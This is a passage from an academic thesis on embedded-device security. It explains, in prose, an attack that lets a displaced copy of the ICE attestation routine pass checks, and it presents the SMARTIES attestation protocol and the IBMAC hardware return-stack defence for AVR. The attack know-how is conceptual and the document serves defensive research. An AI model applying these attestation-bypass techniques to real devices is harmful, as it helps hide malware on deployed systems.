


Figure 4.8: While the legitimate ICE routine is stored at address 0x9100, a malicious copy of the routine is stored at address 0x1100. These two addresses differ only in their most significant bit allowing the attacker to run the malicious copy of ICE and still pass attestation.

routine to perform attestation. The ICE routine is a self-checksumming routine used to bootstrap trust on a remote device. The self checksumming code is based on a class of functions, called T-functions [KS04], used to generate a random permutation of memory locations. For each memory location traversed, a 160-bit checksum value C composed of ten 16-bit registers C_j ($C = [C_0, ..., C_9]$) is updated as follows:

$$\begin{aligned} C_j &= C_{j-1} + PC \oplus mem[current\_address] \\ &\quad + j \oplus C_{j-1} + x \oplus current\_address + C_{j-2} \oplus SR \end{aligned}$$

where PC is the program counter, x is the last value returned by the T-function, j is a loop counter, SR is the status register, $+$ denotes the addition of two 16-bit words without carry and $\oplus$ is the 16-bit exclusive or operation. The program counter and the status register are included to prevent a wide range of attacks detailed in the original paper. To optimize the computations, these values are mixed together only using bit-wise exclusive or operation and addition, two functions that provide poor diffusion of the input bits.

As explained earlier, some micro-controllers do not make the current program counter directly accessible to software. Unlike other protocols reviewed in this section, ICE has been originally proposed for TelosB devices based on an MSP430 [Tex] micro-controller with a Von Neumann memory architecture (See Section 2.1.2). On the MSP430 the program counter is directly accessible as a special register.

Our attack aims at altering two input values, such that these two alterations would cancel out and therefore lead to a correct checksum. This could be accomplished flipping the most significant bit (MSB) of, for example, the PC and of the status register. Altering the MSB is the best choice because, since additions discard the carry, a change of this bit does not propagate to other bits. Another possibility to obtain the same result is to flip the MSB of the PC register (i.e. running a copy of ICE at a different address) and the MSB of every memory value accessed by ICE (i.e. $mem[current\_address]$).

Alteration to the PC leads to the attack depicted in Figure 4.8. It allows to store a copy of the ICE routine at a different position than it was intended to, violating one of the main security property that ICE is expected to guarantee. This specific property is crucial for several protocols that rely on ICE, as they assume that after its execution, ICE will hand execution to an attested part of the code. Because the displaced copy of the ICE routine is not modified, it runs in exactly the same time as the original one and computes the correct checksum. Therefore, it passes the attestation and it is able to hand over execution to any code of its choice.

4.5 SMARTIES: Software-based Memory Attestation, for Remote Trust In Embedded Systems

This section presents *Software-based Memory Attestation for Remote Trust in Embedded Systems* (SMARTIES). The main lesson learned from previous Sections is that a dependable device attestation protocol must ensure that the attested device is running the original code in its program memory while it is not storing any other code in any other of its memories.

The presented protocol aims to attest all memories and to prevent the attacker from using them during attestation. SMARTIES "prepares" all device memories before the actual checksum computation routine is run. It relies neither on strict time constraints nor on pseudo-random memory traversal techniques.

The remaining of this section describes how each memory type is attested.

We assume that sensors have the following available memories: *program memory* ($\mathscr{PM}$), *data memory* ($\mathscr{DM}$) and *external memory* ($\mathscr{EM}$). Each one is considered as a sequence of words. In particular,

- $\mathscr{PM} = p_1, \ldots, p_{|\mathscr{PM}|}$, $|p_i| = p$
- $\mathscr{DM} = d_1, \ldots, d_{|\mathscr{DM}|}$, $|d_i| = d$
- $\mathscr{EM} = e_1, \ldots, e_{|\mathscr{EM}|}$, $|e_i| = e$

4.5.1 Memory attestation mechanisms

4.5.1.1 Program memory

Filling the empty program memory space with random data before deployment, as in [YWZC07], is not sufficient against an adversary capable of running a data compression algorithm on sensors. As shown in Section 4.3.2, code compression is a valid option for a malicious node to gain free space where to store the original code.

As a countermeasure, we propose to perform attestation on the compressed code while filling up the free space made available after compression. The latter is filled with fresh randomness sent from the attestator to the attested device at attestation time.

In more details, before deployment the portion of $\mathscr{PM}$ not used by the original code is filled with arbitrary randomness, just as in [YWZC07]. Without loss of generality, suppose the actual code occupies the first t words while the remaining $|\mathscr{PM}| - t$ ones are written with randomness before deployment. At attestation time the attestation routine in the bootloader compresses the program code and stores it in the first $t' \leq t$ words of the $\mathscr{PM}$, where t' is the size of the compressed code. Before computing the checksum, the base station provides the sensor with $t - t'$ words of fresh randomness. Finally the checksum is computed over the following program memory layout:

- $p_1, \ldots, p_{t'}$ storing the compressed code
- $p_{t'+1}, \ldots, p_t$ containing fresh randomness

- $p_{t+1}, \ldots, p_{\mathscr{PM}}$ storing pre-deployment randomness

The attestator knows the contents of each program memory word so it can compute the expected checksum of an honest device.

Compressing program memory. The compression scheme used to compress the code highly influences the security of the protocol. Suppose the adversary uses a compression algorithm with a better compression rate than the one used in the attestation routine. It would be able to compress the code in $t'' < t'$ words and have $t' - t''$ free words to install its malware. However, the compression rate is not the only factor to take into account: the decompression routine should be fast and use little resources. In other words, the adversary must consider the *Kolmogorov complexity* [GV03], which is basically a measure of the compressed output generated by an algorithm plus the necessary resources to implement and run it.

As an example, we have tested various state-of-the-art compression algorithms and compared them to Gzip [TDV08], that is the best candidate for our implementation because of its good balance between compression rate and low resource requirements (Table 4.1). Gzip performs better than Huffman for compression, and both of them are outperformed by PPM. Even if PPM exhibits a compression rate that is 10% better than Gzip, its adoption by the attacker is not feasible as PPM is very slow and extremely resource intensive in terms of volatile memory required to decompress data (in the order of Megabytes).

4.5.1.2 External memory

The external memory is by far the largest memory available to a sensor and it can be used to store malicious code. Thus, external memory contents must be attested just as program memory ones.

A naive solution to *secure* the external memory, would be to fill it with fresh randomness at attestation time. That would require the attestator to send $|\mathscr{EM}|$ random words to the node right before checksum computation. The attestator would be forced to overwrite all its external memory contents with the received randomness, thus deleting any code that might have been previously stored. The technique just described is very simple, yet requires large amount of data to be transferred between the two parties.

To decrease the bandwidth required to attest the external memory, it would be possible to fill the latter with random words before deployment and ask sensors to overwrite memory words with their measurements. In particular, a sensor would commit its i-th measurement, overwriting e_i with the value acquired from its sensing device. Without loss of generality, suppose that at attestation time, a sensor has collected t measurements, and stored them in words $e_1, \ldots, e_t$. Right before checksum computation, the sensor would send the first t words of its external memory to the base station; the latter would reply with the same amount of random words. Random words should be stored in $e_1, \ldots, e_t$ before checksum computation. With the above technique, bandwidth requirements are decreased from $|\mathscr{EM}|$ to t [8].

The above protocol has two major drawbacks. First, if code attestation takes place after nodes have collected a large amount of data, sending t random words from the base station to the node might be costly. Second, at attestation time, a malicious node could produce t

[8] Note that the t words sent from sensor to base station accounts for measurement collection and are not directly related to the attestation protocol.

arbitrary measurements and claim to have them stored in its external memory, while using that space to store arbitrary data. While the first drawback deals with overhead, the second one is a real security threat. We need to guarantee that the sensor is not producing arbitrary data at attestation time, claiming that data as measurements stored in its external memory. In order to do so, we force the sensor to write *batches* of data to the external memory, using pre-deployment memory contents as keys of an authenticated encryption scheme. The details of the protocols and a security argument are given below.

Storing data in external memory. During regular operation, sensors will commit measurements to external storage in batches. Measurements of the b-th batch will be denoted as $m_{b,1},\dots,m_{b,l}$ and will be committed to external storage using Algorithm1.

Algorithm 1 CBC($b,l,m_{b,1},\dots,m_{b,l}$)

```
/*compute starting point in memory to write data*/
$s = (b-1)\cdot l + 1$
/*first word written with authentication tag*/
$tmp = HMAC_{e_s}(m_{b,1},\dots,m_{b,l})$
$e_s = tmp$
/*CBC encryption*/
for $i = 1..l$ do
    $IV = e_{s+i}$
    $tmp = E_{e_{s+i}}(m_{b,i} \bigoplus IV)$
    $e_{s+i} = tmp$
end for
```

Encryption of the b-th batch will take $l+1$ words, say from e_s to e_{s+l}; e_s will be written with a HMAC of the batch, keyed with pre-deployment randomness stored at e_s. Words from e_{s+1} to e_{s+l} will be written with the output of a block-cipher in CBC mode where the IV is the previously computed HMAC. Note that each ciphering operation that is written to memory at position i, is keyed with the pre-deployment randomness stored at e_i.

Security Using pre-deployment randomness as keys, prevents the malicious node from storing arbitrary data in the external memory, while retaining those keys; that is, when memory is overwritten, previously stored keys are lost. We also need to guarantee that the adversary can produce arbitrary data that would decrypt to legitimate measurements, with low probability. This is why the above protocol uses the HMAC of sensed data as the IV.

Without loss of generality, let $l = 1$ and denote the malicious code as $\mathbb{C}$ where $|\mathbb{C}| = e$, that is, the code fits in one word of the external memory. To store $\mathbb{C}$, say overwriting e_2, the adversary must overwrite e_1 with $\mathbb{T}$ such that:

1. $\mathbb{T} = HMAC_{e_1}(m)$, for arbitrary m
2. $\mathbb{C} = E_{e_2}(m \bigoplus \mathbb{T})$

Security of our scheme is inherited from the security of a binary additive stream cipher. Suppose that $\hat{\mathbb{C}}$ is the ciphertext resulting from the encryption of m with key $\mathbb{T} = HMAC_{e_1}(m)$ under a stream cipher. Note that the choice of $\mathbb{T}$ as key is reasonable, as $HMAC$ can be regarded as a PRF. If adversary A, given $\mathbb{C}$, can find $\mathbb{T}$ that satisfies (1) and (2), then we can construct an adversary B that can easily decrypt $\hat{\mathbb{C}}$.




Figure 4.9: Program and data memory layout of SMARTIES during attestation.

1. The challenger picks m, e_1 at random, computes $\mathbb{T} = HMAC_{e_1}(m)$ and sends $\hat{\mathbb{C}} = m \bigoplus \mathbb{T}$ to B
2. B picks e_2 at random, and provides $\{\mathbb{C} = E_{e_2}(\hat{\mathbb{C}}),\ e_2\}$ to A
3. A sends $\mathbb{T}$ that satisfies (1) and (2) to B
4. B outputs $m = \hat{\mathbb{C}} \bigoplus \mathbb{T}$

The above argument could be easily extended for the case where the original code fits several external memory words.

4.5.1.3 Data memory

Similar to external memory, data memory must be filled with fresh randomness before computing the memory checksum. However, an AVR data address space is composed of various areas which must be considered independently. Some of them are partially unpredictable so that attestation must be carefully designed in order to avoid false positives. Others, like the stack area, must be left available to the sensor in order to execute the attestation routine. In the following, we list different regions of data memory of an AVR micro-controller and explain how they should be treated at attestation time.

Mapped registers. The register area is very small (32 Bytes) and their values are highly volatile. It is therefore unlikely to be useful to the attacker or known to the attestator. Thus, the area should not be included in the checksum computation.

Input/Output registers. This region includes registers used for communication with hardware (counters and timers, I/O ports, watchdog configuration, etc.) or to configure the AVR core (status register, stack pointer). Although an attacker could exploit unused configuration registers to store a temporary value, it is unlikely that it would be able to store a significant amount of data.

Stack. This is another very volatile area of memory that may contain temporary variables and that the attestator cannot predict. Even though its actual size might vary, the maximum stack size required to perform attestation can be known in advance [RRW05]. If the attestation routine is carefully designed to use minimal stack space and if the unused part is filled with randomness at attestation time, the adversary will not gain much advantage in reusing memory from this region.

Data and BSS. These regions store global variables and could include values that are difficult or impossible to predict, such as the last value of a hardware timer or counter. Thus, this region as well should be not considered at attestation time.

Heap. Mainly due to problems of memory fragmentation, the heap is often not present in embedded systems such as TinyOS-based ones. If present, it should be treated like Data and BSS regions.

According to the above list, the portion of data memory that should be filled with random data at attestation time, is the one between the BSS (or heap if present) and the used portion of the stack as seen in Figure 4.9. Unpredictable regions of data memory should not be considered for checksum computation.

4.5.2 Protocol description

SMARTIES execution is triggered by an authenticated request from the attestator to the device to be attested. Upon reception of this message, the device reboots on the bootloader section that starts attestation. Sensed data, if any, is offloaded to the attestator. Then the application present in program memory is compressed and a message is sent back to the attestator to signal that the device is ready. The attestator sends fresh randomness to fill the program memory space freed by compression and the unused data memory, as described in Section 4.5.1. The attestator also sends a nonce that prevents replay or pre-computation attacks. The device uses received nonce to compute the message authentication code over all of its memories, using for example a CBC-MAC with Skipjack, and sends the result back to the attestator. If the attestation is successful, the bootloader decompresses the application and reboots the device that returns into operational mode.

As shown in Table 4.2, attestation of a MicaZ sensor running one of the demo TinyOS applications, requires around 10 KBytes of randomness to be transferred between the two parties. We argue that incurred overhead is acceptable considering attestation only happens occasionally.

4.5.3 Implementation considerations

As the whole attestation is performed by the bootloader, it must be carefully designed in order to avoid security flaws. Before attestation, the bootloader compresses the application code in program memory as detailed in Section 4.5.1.1. If the bootloader size its not kept small, the adversary could compress it and perform an attack similar to the one presented in Section 4.3.2. However, SMARTIES does not require a compression algorithm that allows starting decompression at arbitrary points in the compressed scheme; hence, we can use compression algorithms [TDV08, SM06] more efficient than Canonical Huffman encoding. Another important aspect of the bootloader, is its data memory usage. If it uses at most t words of data memory, then $|\mathscr{D}\mathscr{M}| - t$ words are filled with randomness provided by the attestator during the attestation protocol (Figure 4.9). Since t words of data memory are left unattested, the bootloader must keep its data memory usage low in order to minimize the amount of space in data memory available to the adversary. To this extent, we predict the exact maximum stack usage with off-the-shelf tools [RRW05] and use source to source transformations [YCR09b, CR07] in order to reduce the BSS, data and stack regions. We stress that minimizing data memory usage is our best option. In fact, while attestation of dynamic system properties, (such as the data, BSS and stack regions) has been investigated in [KSA^{+}09], no similar work has been done on micro-controllers.

4.6 Conclusion

This chapter investigated the security of existing software-based device attestation protocols. Software-based attestation on general purpose operating systems [KJ03] has been previously shown to have serious weaknesses [SCT04]. To our knowledge this is the first security analysis of software-based attestation schemes specifically designed for low-end embedded systems.

We presented two generic attacks on software code attestation. We also designed and implemented new specific attacks (and discussed possible fixes) against existing software attestation techniques, namely SWATT and ICE.

From our experience, we can conclude that secure time-based attestation schemes are very difficult, if not impossible, to design correctly. Time-based attestation schemes must rely on very tight timing bounds. Their implementation must therefore be small, simple and time-optimized. Otherwise, a memory access redirection attack would not be detected as its overhead would be insignificant compared to the time spent by the checksum computation.

Those properties rule out cryptographic functions as they are complex and time consuming. Design choices are then restricted to ad-hoc functions (usually based on permutations or bit-wise exclusive or operations) which very often provide only weak security. In fact, one of our attacks partially leverages on a weakness of the functions used for checksum computation. Moreover, speed requirements force implementation in assembly language, which is a very error-prone process. We also stress that attesting only the code memory, as performed by existing schemes, is not sufficient. As shown by our rootkit attack, an attacker can still hide malicious code using Return-Oriented Programming. We argue that all memories (RAM, ROM, EEPROM) have to be attested. Designing an attestation scheme that involves all the memories of the end device is quite challenging.

In the second part of the chapter, we presented a new protocol, SMARTIES, that was designed having in mind lessons learned by attacking earlier attestation schemes. SMARTIES is resistant to previously exposed vulnerabilities and can be easily implemented in any embedded system. To this extent, it does not rely on the actual instruction set or specific properties such as self modifying code or timing. Future work consists in a thorough evaluation of SMARTIES for the purpose of integrating it into existing WSN protocols for code distribution, and possibly to remove it's dependency on compressing the original program.

Chapter 5

Prevention: Instruction-Based Memory Access Control

Contents

5.1 Introduction

This chapter presents a control flow enforcement technique based on an Instruction-Based Memory Access Control (IBMAC) implemented in hardware. It is specifically designed to protect low-cost embedded systems against malicious manipulation of their control flow as well as preventing accidental stack overflows. This is achieved by using a simple hardware modification to divide the stack in a data and a control flow stack (or return stack). Moreover access to the control flow stack is restricted only to return and call instructions, which prevents control flow manipulation. Previous solutions tackled the problem of control flow injection on general purpose computing devices and are rarely applicable to the simpler low-cost embedded devices, that lack for example of a Memory

Management Unit (MMU) or execution rings. Our approach is binary compatible with legacy applications and only requires minimal changes to the tool-chain. Additionally, it does not increase memory usage, allows an optimal usage of stack memory and prevents accidental stack corruption at run-time. We have implemented and tested IBMAC on the AVR micro-controller using both a simulator and an implementation of the modified core on a FPGA. The implementation on reconfigurable hardware showed a small resulting overhead in terms of number of gates, and therefore a low overhead of expected production costs.

5.1.1 Contributions

In this chapter we introduce a simple but effective hardware protection against control flow attacks that we implemented on the AVR family of micro-controllers, a very common architecture in wireless sensor networks and in low-end embedded systems. The defense relies on using a separate stack for storing return addresses. This *Return Stack* is stored in data memory at a different location than the normal stack and is protected in hardware against accidental or malicious modification.

The technique has been implemented and validated on both a simulator and an AVR core on a FPGA (i.e. a soft-core). The prototype has been implemented on the AVRORA [TLP05] software simulator and in VHDL.

This demonstrates the possibility to implement this feature with a modest overhead in terms of logical elements units, with no run-time impact, and backward compatibility on all major software functionality. In order to support this feature the device needs application specific configuration to be performed at boot time. This configuration is performed during the very first step of software initialization and therefore can be performed by the C library after basic initialization of memory. Apart from this change the compiler libraries and programs do not need modifications.

Besides defending against attacks this stack layout can also be very helpful for software reliability to prevent stack overflow.

5.2 Instruction-Based Memory Access Control for Control Flow Integrity

5.2.1 Overview of our solution

The main idea behind IBMAC is to protect return addresses on the stack from being overwritten with arbitrary data. By doing so, as we will show later, IBMAC also protects embedded systems from memory corruption caused by stack overflows.

The intuition is that control flow data should be only read and written by the `call` and `ret` family of instructions and modifications by other instructions should be prevented. Hence, restricting access to return addresses to `call` and `ret` instructions in hardware seems only logical. However in a normal stack layout, return addresses are interleaved to other types of data, making access controls difficult. In fact, such a fine grained access control would be slow and would lead to a considerable memory overhead, since all the words in memory that have to be protected would need to have an additional flag bit.




Figure 5.1: Traditional stack layout

This is the main reason why we decided to modify the stack layout adding an additional *Return Stack*, specifically designed to store only return addresses. However, changing the memory layout could have lead to major compatibility issues. The principal design goal was to have a very simple hardware implementation, without extra memory requirement and focused on compatibility. The result is that IBMAC does not require modifications to the tool-chain and most binary libraries could be used without being rebuilt. IBMAC also improves software reliability as stack memory over consumption [RRW05] can be detected at run-time so that a reboot or other actions can be performed (e.g. dedicated interrupt).

Finally we implemented IBMAC as an optional feature that can be activated for example with a write-once configuration register at boot[1]. With those constraints fulfilled and a proven implementation, we believe that this is a very realistic scheme with limited production costs and significantly increased security.

5.2.2 A separate return stack

In Figure 5.1 an architecture with a single stack is shown. While it is convenient to have a single stack, it makes it very difficult to protect the stored return addresses. We therefore implemented a modification to the instruction set architecture in order to support the use of two separate stacks: a *Return Stack* and a *Data Stack*. The return stack is used to store control flow information (return addresses) and the data stack is used to store regular data.

There are several different possible layouts in which those two stacks could be arranged in memory. The arrangement chosen in our implementation is depicted in Figure 5.2. The first thing to note comparing Figure 5.1 and 5.2 is that the data stack lies where the original single stack was. This is the best solution to maximize backward compatibility, as with this layout the data allocation on stack works in exactly the same way as before and no modifications to the compiler are necessary (e.g. to access local variables).

The second thing to note is that the return stack and the data stack grow in opposite directions. This was done in order to optimize memory consumption, as with this layout no memory is wasted in comparison with the original stack layout. The fact that the return stack grows in the opposite direction does not hinder backward compatibility, as this stack is exclusively accessed in hardware by the modified `call` and `ret` instructions.

The third thing to note is that the return stack does not have any static limitation, but

[1] This could be a *fuse* register on the AVR for example, as fuses cannot be modified without physical tampering.




Figure 5.2: IBMAC stack layout. The Base control flow stack pointer is the only register that needs to be initialized in order to support IBMAC.

instead is only limited by the data stack. However this can also be a drawback as it those not leave room for an unbounded *heap*. In Section 5.2.4 we discuss this problem in more detail.

5.2.3 Instruction-Based Memory Access Control

The separate return stack layout presented in the previous section provides an easy way to separate control flow information from regular data allocated on the stack. However, it does not prevent modification and corruption of control flow information, but only makes it a bit more difficult as control flow data is not close to stack allocated buffers. Complex attacks could still be able to maliciously modify the return stack if an attacker is able to write data to an arbitrary memory location. This is possible for example with a double memory corruption (e.g. corrupt the pointer to an array and to further write data to this array), exploiting some format string vulnerabilities or is able to manipulate the stack pointer [Del05] to point to those memory regions.

This is the reason why an extra protection layer for the return stack is required. On a general purpose operating system this could be provided by a MMU. However, those are not available on such low-end MCU. The reasons for that are multiple: first, those MCU are designed to be at a very low price range, each additional feature come at an increase of the silicon size and consequently increase the final manufacture price. Second, they are usually designed to execute monolithic application (often refered to as firmware), therefore they do not require memory protection between different applications or the application and a kernel. The challenge is therefore to protect only the return stack at a very small cost, which is not the case with a complete Memory Management Unit.

Our hardware modification has been designed around the following considerations:

- only control flow related instructions will modify the control flow stack,
- the data manipulation instructions do not need to access control flow information.

Given this observations it is possible to control memory accesses and decide whether to grant or refuse access to the return stack-based on which instruction is performing the memory access. On the AVR we used, we identified only two instructions that needed to be able to access the return stack, namely the `call` and the `ret` instructions and their derivatives. The hardware implementation of these two instructions has been modified in

Register name	Description	Atmega103 Address	Atmega128 Address
SP_CF_L	Control Flow Stack Pointer Low	\$00 (\$20)	\$46 (\$66)
SP_CF_H	Control Flow Stack Pointer High	\$01 (\$21)	\$47 (\$67)
SSCR	Split Stack Control Register (sec 5.3.1.4)	\$10 (\$30)	\$49 (\$69)
CF_SS_L	Control Flow Stack Start Low	\$02 (\$22)	\$55 (\$75)
CF_SS_H	Control Flow Stack Start High	\$03 (\$23)	\$56 (\$76)

Table 5.1: New register allocation for the additional registers. Note that the address chosen for the Atmega103 are registers that are already used in the real Atmega103, on our implementation the devices were not implemented so the registers were free. The registers allocation chosen for the Atmega128 are unused registers in the original Atmega128L.

such a way to set an internal flag to 1 whenever they are executed. When this signal is high memory access is granted to the control flow stack. If not, the system is rebooted (or could alternatively trow a dedicated interrupt).

5.2.4 Other design considerations

Dynamic memory allocation is one of the basic building blocks of modern operating systems and programing languages. However, it is often avoided on low cost embedded systems for the following reasons: first it is usually difficult to predict the worst case memory usage, which can quickly lead to memory exhaustion on these systems; second, memory fragmentation is a serious problem for architectures without Memory Management Unit. In fact, on architectures with a Memory Management Unit even if memory fragmentation happens in the virtual address space, it is always possible to defragment the physical memory, freeing large blocks of contiguous memory, in a transparent way for the application. This is not possible in the case of processors lacking a MMU because it would be necessary to keep track of all pointers and update them when the defragmentation process moves a contiguous memory block [2].

Usually on the AVR family of processors memory allocation is either performed statically i.e. global variables or when with dynamic allocation on the stack [3].

Nevertheless, if a heap is needed it is usually allocated within a fixed range of memory addresses for allocation. In such a case, the return stack can be made to start after the end of the heap, with risking overflows or memory waste.

5.3 Implementation and Discussion

5.3.1 Implementation

In order to validate our approach we implemented the changes to both a simulator and a soft core in a FPGA.

[2] It is possible to use double pointers, as done in the Contiki operating system. However, all access must be preformed with double de-reference, if an intermediate pointer is kept by the application and defragmentation occurs the memory might be corrupted by accessing an invalid address

[3] Variable memory allocation on the stack is possible using as GNU gcc's non standard *alloca()* [The08] function

Register name	Needs locking	Locking condition	Unlocking condition	Authorized modifications
SP	No	N/A	N/A	Any
CF_SP	Partial	After First Write	Reboot	Internal to CF instructions
CF_SP_Start	Yes	After First Write	Reboot	None
SSCR	Yes	After First Write	Reboot	None

Table 5.2: New registers locking logic.

5.3.1.1 Implementation on simulator

We modified the AVRORA [TLP05] simulator in order to simulate the modified core, this made possible to run, by simulation, a complete platform with an Atmega128 [ATM] and a IEEE 802.15.4 [IEE06] radio. We have been able to run unmodified TinyOS applications, for wireless sensor networks. The changes to AVRORA required modifications to only $0,4\%$ of the code (only 200 lines of code were changed while AVRORA simulator contains about 50,000 lines of code).

5.3.1.2 Implementation on a FPGA

We implemented the modifications in a VHDL implementation of the Atmega103 core available at *opencores.org*. Although this micro-controller (MCU) version is discontinued, it is very similar to the Atmega128 and the modifications implemented are probably very similar to those required for an Atmega128. The modifications were made with changes of 8% of the VHDL source code (500 lines out of 6000). The resulting core was implemented on an *Altera* Cyclone II FPGA. The overhead in number of logical elements used (LUT) is of 9% (2323 LUT for the original MCU and 2538 LUT for the modified MCU). Although, this overhead might appear significant it is a non optimized implementation and as there is no extra memory requirements for its implementation, the overhead when implemented in an ASIC would probably be much lower.

5.3.1.3 Control flow modification operations

In the Atmel AVR core the program counter (PC) is not accessible as a general purpose register, instructions such as load and store cannot modify it. Therefore, there are only few instructions that can change the control flow, i.e. modifying the program counter or its saved value [4]. On the AVR the following instructions can modify the control flow:

- *Branch* and *jump* (JMP) instructions update the control flow. However, as the destination address is provided as an immediate constant value, they are not vulnerable to manipulation and no return address is stored on the stack.

- *Call* and *return* instructions use the control flow stack pointer to access the control flow stack. Those instructions will store or fetch the control flow instructions on the control flow stack.

[4] This is not the case in all embedded cores, for example ARM cores have the PC as a regular register, therefore many instructions are able to alter the control flow.

- *Load* and *Store* instructions are prevented to alter the return stack, only access to data stack or other regions is allowed. The control flow stack and the data stack are checked to be non overlapping when a store is performed.

- *Calli* instruction takes a function pointer as parameter (from a register). This instruction is used for example in schedulers or object oriented code, in such a case an indirect call instruction is performed. If the attacker is able to modify the pointer (or register) before it is used by an indirect call instruction, he would be able to control one control flow change but not the following ones. However, solving this problem is out of the scope of this chapter as it relates to protection of function pointers which can't be performed with this approach.

- *Jumpi* the *Jump Indirect* instruction allows to modify the control flow using an address provided in a register, as it is done with the *Calli* function. While this instruction could be used for subverting the control flow it was not commonly used and in the rare cases where it was present the register value was loaded from a static table. Therefore no occurrences of the Jumpi were exploitable.

- Interrupts transfer the control flow to a fixed interrupt handler and the address of the instruction that was executed while the interruption occurred is saved on the control flow stack, in our modified architecture the return address is therefore protected as well.

One difficulty with the implementation of IBMAC is that the stack pointer as well as the control flow stack pointer are 16-bit values and are modified with two instructions. Therefore, the update of the stack pointer is non atomic and its value can be temporally invalid. As a consequence it is not possible to enforce the constraints on stack pointers constantly. The solution we used is to enforce this constraint only when memory writes or reads are performed, with this approach the stack pointer can have a temporary invalid value when it is updated, without triggering an error.

5.3.1.4 Control flow stack configuration

The control flow stack needs to be configured before any control flow operation is used. It is activated from the "Split Stack Configuration Register" (*SSCR*). In order to prevent the attacker from maliciously change this register configuration, it is made "writable once per boot": this configuration register is locked in hardware after the first write. The software (e.g. libc) is therefore responsible for setting this register during boot process. We use for this purpose the *init* sections provided in default linker scripts, so that the configuration is made as early as possible.

5.3.1.5 Memory layout stack memory areas configuration

Compared to a traditional memory layout some configuration must be performed in order to enable the control flow stack and the memory access enforcement. For this purpose we implemented new configuration registers:

- *SSTACKEN* (Split STACK ENable) is a configuration bit which, when set, enables the split stack feature. It is part of the *SSCR* register.

```
volatile uint16_t abssvar;
volatile uint32_t adatavar=10;

uint16_t factorial(uint16_t val){
    volatile local[10];
    if (val==1) return 1;
    else return val∗myfact(val−1);
}

void factorial_with_smallalloc(){
    volatile uint8_t large[20];
    factorial(8);
}

void factorial_with_bigalloc(){
    volatile uint8_t large[200];
    factorial(8);
}

int main(){
    abssvar=10;
    factorial_with_smallalloc();
    factorial_with_bigalloc();
    return 0;
}
```

Figure 5.3: Example of a program that cause the stack to overflow

- *CF_START* (Control Flow stack Start) is a configuration register used to fix the start of the control flow stack. It is automatically initialized from the libc to the end of the statically allocated memory (data/bss) therefore requires no user configuration.
- *CF_SP* (Control Flow Stack Pointer) is the control flow stack pointer. It is initialized with the same value than *CF_START* at boot and cannot be directly modified after initialization.
- *CF_STACK_configured* is an internal signal in our modified core and it is automatically set after control flow registers have been set up. It cannot be modified by software and is reset when a reboot occurs. When this value is set any direct update of the *CF_START* and *CF_SP* registers are detected as possibly malicious modifications and therefore triggers a reboot. Without this an attacker could craft a fake stack. If the attacker is able to modify the stack pointer (e.g. with an arbitrary memory write of two bytes) he could make it point to this fake stack. This fake stack would then be used as the legitimate stack.

These additional registers are described in Table 5.1. In order to avoid conflict with existing peripherals devices or internal logic of the AVR cores the addresses of those configuration registers where chosen in the unused I/O registers addresses. The locking mechanisms that we implemented to prevent malicious manipulation of those registers are presented in Table 5.2.

5.3.2 Evaluation

We evaluated the approach with different programs. Figure 5.3 shows an example program that has large stack memory usage. Two functions are present and are computing the factorial of a number with recursive calls. When the function with a larger array allocated on stack (*factorial_with_bigalloc*) is called a stack overflow occurs. Figure 5.4 shows the memory usage on an unmodified core, when the stack memory usage is too high the memory is corrupted and eventually unexpected behavior occurs. In this example program the stack pointer points to data and bss sections and later to IO Registers space, this results in erratic behaviours. On the other hand Figure 5.5 shows the resulting memory usage on an AVR core with split stacks and IBMAC. When the memory usage becomes too high the two stacks collide and the processor is rebooted by IBMAC. Similar results would be achieved if a malicious attempt to modify the control flow stack occured.

5.3.3 Discussion

In addition to prevent control flow manipulation by abusing stack based buffer overflows and stack overflows, IBMAC also prevents malicious software present in the MCU to use return-oriented programming. In a MCU without IBMAC an attacker can use *return-oriented programming* for malicious purposes, such as code injection attack presented in Chapter 3 or the return-oriented rootkit presented in Chapter 4.3.1. In order to use return-oriented programming a malicious program needs to write a *stack* containing both data and return addresses. While an attacker can craft such a stack on normal MCU, IBMAC prevents this as the malicious code isn't able to freely modify the return stack. Therefore, it is not possible to maliciously manipulate the control flow with return-oriented programming, even tough arbitrary code can be run on the device. In order to prevent this

